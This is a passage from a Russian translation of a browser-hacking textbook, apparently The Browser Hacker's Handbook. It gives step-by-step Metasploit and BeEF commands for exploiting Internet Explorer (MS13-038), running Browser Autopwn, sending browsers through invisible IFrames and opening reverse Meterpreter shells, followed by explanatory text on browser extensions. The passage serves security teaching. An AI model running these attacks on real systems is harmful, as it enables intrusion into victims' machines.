msf exploit(ie_cgenericelement_uaf ) > exploit
[*] Exploit running as background job.
[*] Started reverse handler on 192.168.1.132:443
[*] Using URL: http://0.0.0.0:80/single
[*]  Local IP: http://192.168.1.132:80/single
[*] Server started.
```

Теперь сервер работает и ждёт подключений. Последний шаг - через BeEF направить браузер к эксплойту. В BeEF есть несколько способов сделать это, но один из самых эффективных для сохранения хука при неудаче - запуск скрытого IFrame. Выберите браузер в панели Online Browsers и на вкладке Commands откройте папку Misc. Выберите модуль «Create Invisible IFrame». Затем укажите URL сервера Metasploit на порту 80. В примере это `http://browserhacker.com:80/single`. Наконец нажмите Execute в правом нижнем углу, после чего в зацепленном браузере будет создан IFrame, как на рисунке 6-32.




Рисунок 6-32. Выполнение модуля BeEF «Create Invisible Iframe»

Перевод основных надписей: **Create Invisible Iframe / Creates an invisible iframe / URL / Execute** - создать невидимый IFrame / создаёт невидимый IFrame / URL / выполнить.

Через несколько секунд после выполнения в консоли BeEF должно появиться следующее:

```
[19:37:20][*] Hooked browser [id:1, ip:192.168.1.16]
  has been sent instructions from command module
  [id:4, name:'Create Invisible Iframe']
[19:37:25][*] Hooked browser [id:1, ip:192.168.1.16]
  has executed instructions from command module [id:4,
   name:'Create Invisible Iframe']
```

В консоли Metasploit видно, как эксплойт загружается и доставляется машине Windows XP, после чего открывается оболочка. Командой `sysinfo` можно собрать дополнительные сведения с компьютера цели:

```
[*] 192.168.1.16     ie_cgenericelement_uaf - Requesting: /single
[*] 192.168.1.16     ie_cgenericelement_uaf - Target selected as: IE 8
on Windows XP SP3
[*] 192.168.1.16     ie_cgenericelement_uaf - Sending HTML...
[*] Sending stage (751104 bytes) to 192.168.1.16
[*] Meterpreter session 2 opened (192.168.1.132:3333 ->
192.168.1.16:1201) at 2013-06-08 19:42:51 -0400
meterpreter > sysinfo
Computer        : VM-1
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
```

Теперь в системе жертвы открыта оболочка, а если браузер не завершился аварийно, веб-страница всё ещё должна оставаться зацепленной в BeEF. Это даёт дополнительные возможности, в том числе повторную эксплуатацию системы при потере оболочки. После эксплуатации браузера вы находитесь внутри целевой системы и можете выполнять через Metasploit любые нужные действия после эксплуатации: повысить привилегии, атаковать другие внутренние системы или создать постоянный бэкдор, чтобы машина вновь подключалась к вам после перезагрузки.

Использование Browser Autopwn

Иногда трудно найти правильный эксплойт для конкретного браузера. В таких ситуациях осторожность приходится отбросить, а лучшим вариантом может стать последовательная доставка нескольких эксплойтов браузеру. Для этого отлично подходит Browser Autopwn в Metasploit.

Browser Autopwn фактически является метамодулем Metasploit, быстро запускающим множество модулей подряд. Он привязывает их к разным URL, а затем предоставляет центральный URL, на который можно направить браузер для начала последовательной доставки эксплойтов целям.

Для запуска Autopwn нужно настроить несколько параметров. Сначала укажите, где будут привязаны прослушиватель и URI. Это URL, на который вы направите цель. Затем задайте `LHOST` - узел, прослушивающий обратные оболочки:

```
use auxiliary/server/browser_autopwn
set LHOST 192.168.1.132
set SRVPORT 80
set URIPATH /
exploit
```

Эти команды Metasploit выбирают вспомогательный модуль Browser Autopwn, задают `LHOST`, порт сервера и URI. В данном случае конечным адресом цели будет `http://browserhacker.com`. Когда пользователь попадёт на этот URL, он будет последовательно перенаправляться к каждому запущенному эксплойту. Пользователя по одному направляют на разные серверы эксплойтов. Когда он попадает на очередной сервер, эксплойт доставляется, а в случае успеха создаётся оболочка. Эксплойты выполняются друг за другом, пока не будут проверены все.

После ввода `exploit` и нажатия Enter можно заметить, что настройка Metasploit занимает некоторое время. Создание всех серверов эксплойтов требует времени, поэтому запуск всех модулей часто длится от пяти до десяти минут. Пока система не сообщит о готовности сервера, направление пользователя на Autopwn приведёт лишь к ошибке на стороне клиента. После готовности Autopwn появится сообщение:

```
[*] --- Done, found 57 exploit modules
[*] Using URL: http://0.0.0.0:80/
[*]  Local IP: http://192.168.1.132:80/
[*] Server started.
```

Поскольку разгон Autopwn занимает много времени, его стоит запускать в начале эксплуатации, а затем использовать как запасной способ. Тогда к моменту необходимости он уже будет загружен. Autopwn можно применять к нескольким браузерам: однократный запуск прослушивателей позволяет направлять браузеры на сервер сразу после обнаружения. Это повышает вероятность сохранить зацепление цели.

Совместное использование BeEF и Metasploit

Интеграция BeEF с Metasploit позволяет управлять браузером, снимать его отпечаток и получать как можно больше сведений до попытки эксплуатации. Иногда эксплойты не срабатывают, браузеры завершаются аварийно, и контроль над целями теряется. В таких случаях желателен более полный контроль над браузером. BeEF обеспечивает его, вызывая модули Metasploit непосредственно из BeEF.

Чтобы включить Metasploit внутри BeEF, отредактируйте файл `config.yaml` в домашнем каталоге BeEF и установите `metasploit` в `true`:

```
extension:
    requester:
        enable: true
    proxy:
        enable: true
    metasploit:
        enable: true
    social_engineering: true
```

Дополнительные параметры находятся в файле `extensions/metasploit/config.yaml`. В нём хранятся настройки подключения к Metasploit, например узел, имя пользователя и пароль. При использовании конфигурации по сети все их следует изменить. Возможные переменные конфигурации перечислены ниже:

```
beef:
    extension:
        metasploit:
            name: 'Metasploit'
            enable: true
            host: "127.0.0.1"
            port: 55552
            user: "msf"
            pass: "abc123"
            uri: '/api'
            ssl: false
            ssl_version: 'SSLv3'
            ssl_verify: true
            callback_host: "127.0.0.1"
            autopwn_url: "autopwn"
            auto_msfrpcd: false
            auto_msfrpcd_timeout: 120
```

Затем запустите Metasploit командой `msfconsole`. После загрузки включите в Metasploit интерфейс MSGRPC. Он позволяет передавать Metasploit удалённые команды, облегчает взаимодействие с внешними приложениями и именно благодаря ему Metasploit взаимодействует с BeEF.

Чтобы загрузить интерфейс, выполните в `msfconsole` следующую команду:

```
msf > load msgrpc Pass=abc123
[*] MSGRPC Service:  127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
```

Здесь необходимо указать лишь пароль, однако доступны и другие переменные. `ServerHost` и `ServerPort` задают IP-адрес и порт, которые должен слушать сервер MSGRPC. `User` и `Pass` определяют имя пользователя и пароль соединения. Наконец, можно задать другой URI конечной точки MSGRPC, чтобы сервер было труднее обнаружить.

После загрузки MSGRPC запустите BeEF из командной строки. В консоли должен появиться следующий вывод, подтверждающий загрузку Metasploit:

```
[ 0:20:32][*] Successful connection with Metasploit.
[ 0:20:34][*] Loaded 237 Metasploit exploits.
[ 0:20:34][*] BeEF is loading. Wait a few seconds...
[ 0:20:35][*] 11 extensions enabled.
[ 0:20:35][*] 410 modules enabled.
```

После подключения BeEF к серверу Metasploit он способен самостоятельно запускать команды Metasploit. BeEF может удалённо настраивать серверы эксплойтов через свой интерфейс; за его пределами остаётся лишь управление оболочками. Чтобы выполнить эксплойт, зацепите и выберите браузер, затем на вкладке Metasploit в окне команд BeEF откройте список доступных команд. Здесь находятся все загруженные из Metasploit эксплойты, и по мере возможности для

каждого отображаются рекомендации светофора. Поскольку BeEF предназначен для атак на браузеры, в нём появляются только браузерные эксплойты Metasploit.

Например, можно выбрать модуль MS13-038 Microsoft Internet Explorer CGenericElement Object Use-After-Free Vulnerability. Затем укажите порт прослушивания, `URIPATH`, полезную нагрузку и её параметры и нажмите Execute, как на рисунке 6-33. BeEF передаст запрос Metasploit, чтобы тот запустил прослушиватель через MSGRPC.




Рисунок 6-33. Атака на MS13-038 через BeEF с использованием Metasploit

Перевод описания модуля: он эксплуатирует уязвимость использования после освобождения в Internet Explorer, где объект `CGenericElement` освобождается, но ссылка на него остаётся в документе и повторно используется при отрисовке; подконтрольная атакующему память позволяет выполнить произвольный код в контексте пользователя.

Через несколько секунд BeEF создаёт скрытый IFrame и направляет браузер на созданный URL. Дальнейшую эксплуатацию выполняет Metasploit. При успехе в консоли Metasploit устанавливается новая оболочка, как на рисунке 6-34. Это работает с большинством браузерных модулей Metasploit.

```
msf> [*] Meterpreter session 5 opened (192.168.1.132:4444 -> 192.168.1.202:49314) at 2013
-07-21 17:18:31 -0400

msf> sessions -i 5
[*] Starting interaction with 5...

meterpreter > sysinfo
Computer        : WIN-NHP00D93R5J
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Meterpreter     : x86/win32
meterpreter >
```

Рисунок 6-34. Полученный сеанс Meterpreter

Хотя Browser Autopwn можно запускать из BeEF, из-за длительной подготовки выгоднее сделать это отдельно. Скрытый IFrame может направить браузер на уже запущенный экземпляр Autopwn. Поэтому Autopwn имеет смысл загрузить заранее, чтобы он был готов при необходимости. Не забывайте, что целевые атаки реже приводят к сбою браузера и реже обнаруживаются, чем модуль Autopwn.

Итоги

В этой главе вы исследовали разнообразные способы снятия отпечатков, атак и эксплуатации браузеров. От определения браузера, платформы и языка до кражи сеансовых cookie - браузер является первостепенной целью для злоупотреблений.

Точное определение операционной системы, версии браузера и других деталей позволяет нацеливаться на конкретные браузеры и функции. Сняв отпечаток цели, вы оказываетесь в значительно лучшем положении для начала атаки.

Было показано, что шифрованию JavaScript недостаёт фундаментального доверия, необходимого для защиты данных. Вы изучили несколько способов обхода общедоступных реализаций, основанных на распространённых проблемах безопасности. Эти переносимые методы можно применять, чтобы демонстрировать похожие изъяны в других встреченных реализациях шифрования JavaScript.

Вы рассмотрели некоторые средства защиты cookie в браузере и даже ненадолго погрузились в эксплуатацию управления памятью. Надеемся, это дало представление о том, насколько обширны браузерные атаки.

Применяя методы из этой главы, теперь вы сможете использовать браузер на разных платформах, с разными инструментами и в разных сценариях атак для получения данных и, конечно же, оболочек. Но на этом действие не заканчивается. В следующей главе вы исследуете эксплуатацию неизменно популярных браузерных расширений в самых разных обстоятельствах.

Вопросы

1. Почему использование свойств DOM для снятия отпечатка надёжнее заголовка User-Agent?
2. Что даёт двойное отрицание существующего свойства DOM, например `!!window`?
3. Что даёт двойное отрицание значения `null`, например `!!null`?
4. Насколько эффективно шифрование JavaScript?
5. Зачем может потребоваться определить язык браузера?
6. Как особенности поведения веб-браузера помогают снимать его отпечаток?
7. Какие настройки cookie не позволяют JavaScript обращаться к ним и обеспечивают отправку только защищённой версии сайта?
8. Как работает атака с нулевым символом в сертификатах SSL?
9. Чем различаются `bind_shell` и `reverse_shell` в Metasploit?
10. Как BeEF и Metasploit могут взаимодействовать?

Ответы на вопросы можно найти на сайте книги `https://browserhacker.com/answers` или на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Eric Cole. (2009). *Network Security Bible, 2nd Edition*. Получено 12 августа 2013 года с eu.wiley.com.
[2] [назад] Wikipedia. (2013). *Pwn2Own*. Получено 12 августа 2013 года с en.wikipedia.org.
[3] [назад] Google. (2010). *Program Rules - Application Security*. Получено 12 августа 2013 года с google.com.
[4] [назад] Jonathan Greenacre. (2012). *Say goodbye to the branch - the future for banking is upwardly mobile*. Получено 12 августа 2013 года с theconversation.edu.au.
[5] [назад] Michael Klein and Colin Mayer. (2011). *Mobile Banking and Financial Inclusion - The Regulatory Lessons*. Получено 12 августа 2013 года с www-wds.worldbank.org.
[6] [назад] Cody Lindley. (Год неизвестен). *Desktop Browser Compatibility Tables For DOM*. Получено 12 августа 2013 года с webbrowsercompatibility.com.
[7] [назад] Mozilla. (2013). *Firefox Notes - Mobile*. Получено 12 августа 2013 года с mozilla.org.
[8] [назад] Mozilla. (2013). *Mozilla Firefox Web Browser - Mozilla Firefox Release Notes*. Получено 12 августа 2013 года с mozilla.org.
[9] [назад] Google. (2013). *Chrome Web Store - User-Agent Switcher for Chrome*. Получено 1 декабря 2013 года с chrome.google.com.
[10] [назад] Mozilla. (2013). *User Agent Switcher: Add-ons for Firefox*. Получено 1 декабря 2013 года с addons.mozilla.org.
[11] [назад] Abgrall Erwan, Yves Le Traon, Martin Monperrus, Sylvain Gombault, Mario Heiderich, and Alain Ribault. (2012). *XSS-FP: Browser Fingerprinting using HTML Parser Quirks*. Получено 12 августа 2013 года с portail.telecom-bretagne.eu.
[12] [назад] Alex Kouzemtchenko. (2008). *Racing to downgrade users to cookie-less authentication*. Получено 1 декабря 2013 года с kuza55.blogspot.co.uk.
[13] [назад] Chris Evans. (2008). *Cookie forcing*. Получено 1 декабря 2013 года с scarybeastsecurity.blogspot.co.uk.
[14] [назад] John Wilander. (2012). *Advanced CSRF and Stateless Anti-CSRF*. Получено 12 августа 2013 года с slideshare.net.
[15] [назад] Samy Kamkar. (2013). *samyk/evercookie*. Получено 12 августа 2013 года с github.com.
[16] [назад] Eric Butler. (2012). *Firesheep*. Получено 12 августа 2013 года с codebutler.github.io.
[17] [назад] Moxie Marlinspike. (2009). *Moxie Marlinspike >> Software >> sslstrip*. Получено 12 августа 2013 года с thoughtcrime.org.
[18] [назад] Nick Arnott. (2013). *iPhone Apps Accepting Self-Signed SSL Certificates | Neglected Potential*. Получено 12 августа 2013 года с neglectedpotential.com.
[19] [назад] M. Georgiev, R. Anubhai, S. Iyengar, D. Boneh, S. Jana, and V. Shmatikov. (2012). *The Most Dangerous Code in the World: Validating SSL Certificates in Non-Browser Software*. Получено 1 декабря 2013 года с cs.utexas.edu.
[20] [назад] Moxie Marlinspike. (2009). *More Tricks For Defeating SSL In Practice*. Получено 12 августа 2013 года с blackhat.com.
[21] [назад] Packet Storm. (Год неизвестен). *Download: Browser Exploit Against SSL/TLS ≈ Packet Storm*. Получено 12 августа 2013 года с packetstormsecurity.com.
[22] [назад] Dan Goodin. (2013). *Two new attacks on SSL decrypt authentication cookies | ars technica*. Получено 12 августа 2013 года с arstechnica.com.
[23] [назад] Nitesh Dhanjani. (2010). *Insecure Handling of URL Schemes in Apple's iOS*. Получено 10 июля 2013 года с dhanjani.com.
[24] [назад] Apple. (2010). *Information Property List Key Reference: Core Foundation Keys*. Получено 10 июля 2013 года с developer.apple.com.
[25] [назад] Ravishankar Borgaonkar. (2013). *Dirty use of USSD codes in cellular networks*. Получено 10 июля 2013 года с troopers.de.
[26] [назад] W3C. (2011). *UriSchemes - W3C Wiki*. Получено 12 августа 2013 года с w3.org.

[27] [назад] Mozilla. (2013). *Bug 873709 - Firefox v23 - Disable JavaScript Check Box Removed from Options/Preferences Applet*. Получено 12 августа 2013 года с bugzilla.mozilla.org.
[28] [назад] Matasano Security. (Год неизвестен). *Javascript Cryptography Considered Harmful*. Получено 12 августа 2013 года с matasano.com.
[29] [назад] Vladimir Vorontsov. (2013). *@ONsec_Lab: How XSS can defeat your digital signatures*. Получено 20 июля 2013 года с lab.onsec.ru.
[30] [назад] Emily Stark, Mike Hamburg, and Dan Boneh. (2009). *Stanford Javascript Crypto Library*. Получено 12 августа 2013 года с crypto.stanford.edu.
[31] [назад] PaX Team. (2003). *Address space layout randomization*. Получено 12 августа 2013 года с pax.grsecurity.net.
[32] [назад] Microsoft. (2009). *Understanding DEP as a mitigation technology part 1 - Security Research & Defense - Site Home - TechNet blogs*. Получено 12 августа 2013 года с blogs.technet.com.
[33] [назад] Microsoft. (Год неизвестен). */SAFESEH (Image has Safe Exception Handlers)*. Получено 12 августа 2013 года с msdn.microsoft.com.
[34] [назад] Microsoft. (2009). *Preventing the exploitation of user mode heap corruption vulnerabilities*. Получено 14 августа 2013 года с blogs.technet.com.
[35] [назад] Alexander Sotirov. (Год неизвестен). *Heap Feng Shui in JavaScript*. Получено 12 августа 2013 года с phreedom.org.
[36] [назад] Jason Evans. (2012). *jemalloc*. Получено 12 августа 2013 года с canonware.com.
[37] [назад] Wikipedia. (2013). *Principle of locality - Wikipedia, the free encyclopedia*. Получено 12 августа 2013 года с en.wikipedia.org.
[38] [назад] Patroklos Argyroudis and Chariton Karamitas. (2012). *Exploiting the jemalloc Memory Allocator: Owning Firefox's Heap*. Получено 12 августа 2013 года с media.blackhat.com.
[39] [назад] CVE. (2013). *CVE-2013-0753*. Получено 12 августа 2013 года с cve.mitre.org.
[40] [назад] Mozilla. (2013). *814001 - (CVE-2013-0753) [FIX] XMLSerializer Use-After-Free Remote Code Execution Vulnerability (ZDI-CAN-1608)*. Получено 12 августа 2013 года с bugzilla.mozilla.org.
[41] [назад] В английском исходнике имеется ссылка 41, но отдельная библиографическая запись 41 отсутствует. По контексту ссылка ведёт на отчёт Mozilla Bugzilla, приведённый в примечании 40.

Глава 7. Атаки на расширения

В предыдущей главе вы исследовали непосредственные атаки на браузер. Эта глава делает ещё один шаг по цепочке функций и показывает, как взламывать браузерные расширения.

Браузерное расширение - программа, которая при необходимости добавляет функции браузеру или удаляет их. Обычно расширения создают сторонние организации, например поставщики антивирусов или сайты социальных сетей. Пользователь может установить их добровольно, но иногда они устанавливаются без его ведома как побочный эффект установки других программ.

Исторически расширения браузеров разрабатывались без особого внимания к безопасности. Они могут получать доступ к конфиденциальным сведениям пользователя, привилегированным API и даже базовой операционной системе. Отсутствие акцента на безопасности в сочетании с привилегированным контекстом делает расширения заманчивой целью для взлома.

Браузерные расширения очень популярны и образуют значительную поверхность атаки. Классы их уязвимостей существенно различаются - от внедрения команд до старых как мир уязвимостей межсайтового скриптинга (XSS). Столь же разнообразна и сложность методов эксплуатации.

Для вас особенно важно, что расширение взаимодействует с загруженной веб-страницей и создаёт легкодоступный путь атаки. В этой главе такие пути исследуются на примере эксплуатации уязвимостей расширений Firefox и Chrome.

Анатомия расширений

Рассмотрим, что представляют собой расширения и чем они различаются в разных браузерах. Если вы хорошо понимаете место расширений в браузерной среде, можете сразу перейти к более активным разделам главы об атаках.

Передавая разработку необязательных функций третьим сторонам, создатели браузеров могут сосредоточиться на основной работе. Это уменьшает раздувание программы и вероятность ошибок в кодовой базе. Разумеется, что-то должно заполнить разрыв между браузером и различными потребностями пользователей. Так в истории браузеров появляются расширения.

Для реализации расширений применяются распространённые технологии, знакомые большинству специалистов отрасли. Расширения можно писать на разных языках, и, пожалуй, наименее удивительным из поддерживаемых является JavaScript.

Расширения меняют процесс просмотра. Они способны изменять пользовательский интерфейс - меню и страницы, создавать всплывающие окна и многое другое. Их можно загрузить и установить из каталога дополнений Firefox и интернет-магазина Chrome. При желании, конечно, можно написать собственное.

Расширения работают похоже на приложения, установленные в операционной системе. И, как приложения ОС, они создаются для одной архитектуры. Поэтому расширение не устанавливается в браузеры, отличные от того, для которого оно разработано. В результате некоторые способы атаки будут сходными, но подход к эксплуатации расширений зависит от браузера.

Расширение может работать на всех страницах, просматриваемых браузером. Хороший пример - NoScript, потенциально влияющий на каждую загружаемую страницу. То же самое в принципе способно делать любое другое расширение. Полезно считать расширения виртуальными веб-приложениями, работающими в источнике каждой страницы, которую загружает браузер. Такое представление пригодится при поиске уязвимостей и подробнее рассматривается далее в главе.

Отличия расширений от подключаемых модулей

Расширения и подключаемые модули иногда трудно различить, однако между ними есть основные отличия. Расширения живут внутри пространства процесса браузера, тогда как подключаемый модуль может выполняться независимо. Расширения способны создавать меню и вкладки браузера, а подключаемый модуль - нет.

В отличие от расширения, подключаемый модуль влияет только на страницу, в которую загружен, то есть не включается во все веб-страницы автоматически. Загрузить подключаемый модуль можно двумя способами. Первый - сервер возвращает определённый тип MIME. Например, Adobe Reader может показать PDF в браузере при типе содержимого `application/pdf`. Второй способ использует тег `<object>` или `<embed>` и также влияет на загружающую его страницу.

Атаки на подключаемые модули подробно рассматриваются в следующей главе.

Отличия расширений от дополнений

Термин «дополнение» может быть одним из самых перегруженных терминов браузерной области. В индустрии он употребляется непоследовательно. Считайте его обобщающим названием для средств расширения браузера, включающим подключаемые модули, расширения и прочее.

Google обычно говорит «расширение» или «подключаемый модуль», хотя использует слово «дополнение» в названии загружаемого Google Analytics Opt-out Browser Add-on.[1] Microsoft включает в понятие расширений элементы ActiveX, вспомогательные объекты браузера и панели инструментов.[2] Mozilla расширяет определение дополнения ещё сильнее, включая также темы, словари и панели поиска.[3]

В целом в большинстве случаев дополнением называют всё, кроме самого браузера и подключаемых модулей. Установив это, мы не будем рассматривать все виды дополнений. Глава посвящена исключительно расширениям в понимании Mozilla и, в меньшей степени, других поставщиков браузеров.

Исследование привилегий

Привилегии расширений сильно различаются в зависимости от браузера и разработчика. Однако до подробного разбора каждого браузера можно провести простое общее разделение. Среда расширений, предоставляемая каждым поставщиком, имеет повышенный доступ к функциям браузера. Это закономерно и служит одной из причин полезности расширений для конечного пользователя. Разумеется, по той же причине они полезны атакующему.

При атаке на браузерное расширение особенно важно понимать, что оно выполняется в привилегированном контексте. Две основные области разделены на малопривилегированную интернет-зону и более привилегированную зону браузера, также называемую зоной `chrome://`. Иногда привилегии различаются даже между компонентами одного расширения. На рисунке 7-1 приведена очень простая структурная схема расширения и его связи с браузером и базовой операционной системой. Расширение имеет доступ к привилегированным API, возможности которых выходят за пределы обычной веб-страницы. Среди них доступ к конфиденциальным данным пользователя и в некоторых случаях выполнение команд операционной системы.




Рисунок 7-1. Основная структура расширения

Перевод подписей: **Operating System / Browser / Web Page / internet zone / DOM & Scripts / Browser APIs / JavaScript / Extension / chrome:// zone or browser zone / OS APIs** - операционная система / браузер / веб-страница / интернет-зона / DOM и сценарии / API браузера / JavaScript / расширение / зона `chrome://`, или зона браузера / API ОС.

Расширения часто имеют больше привилегий, чем им действительно требуется. Возможно, архитектура браузера не поддерживает их сокращение, а возможно, разработчики запросили слишком много при установке. Разумеется, чем больше привилегий у расширения, тем привлекательнее оно как цель.

Непривилегированная интернет-зона

Интернет-зона - непривилегированная область браузера. Её работа вам, вероятно, хорошо знакома. Она подчиняется политике единого источника (SOP), имеет ограниченный доступ к конфиденциальным данным пользователя и не способна напрямую влиять на операционную систему.

Именно в непривилегированном контексте интернет-зоны выполняется JavaScript, возвращённый веб-приложением. Коротко говоря, в этом контексте работает практически весь код веб-приложений.

Привилегированная зона браузера

Расширения, хотя и остаются своего рода виртуальными веб-приложениями, не выдаются по HTTP или HTTPS. Они работают в собственной схеме URI, недоступной обычным сайтам и локальным файлам из-за SOP.

Привилегированная зона браузера, также называемая зоной `chrome://`, - место выполнения кода расширений. Это зона высокого доверия внутри браузера. Она имеет доступ к конфиденциальным данным пользователя и привилегированным API и не ограничена SOP.

Браузерный термин `chrome://` не следует путать с браузером Google Chrome. В браузерной лексике это слово перегружено, однако почти всегда контекста достаточно, чтобы понять значение.

Чтобы избежать путаницы, на протяжении книги при обсуждении привилегированного контекста используется схема URI `chrome://`.

Расширения Firefox

Расширения Firefox, как и расширения других браузеров, дополняют его функциональность. Подобно многим браузерным технологиям, они часто написаны на JavaScript. Mozilla даже поощряет и упрощает это с помощью сетевого редактора расширений, в котором разработчики могут писать и проверять расширения онлайн.

Расширения Firefox устанавливаются очень просто, а возможность их установки и использования включена по умолчанию. Они работают с каждым загруженным источником, если только расширение явно не отключено или браузер не запущен в безопасном режиме. При запуске Firefox в безопасном режиме ни одно расширение не включается.

На рисунке 7-2 архитектура расширения Firefox показана с точки зрения безопасности. Схема даёт общее представление о поверхности атаки и путях эксплуатации, рассматриваемых далее.

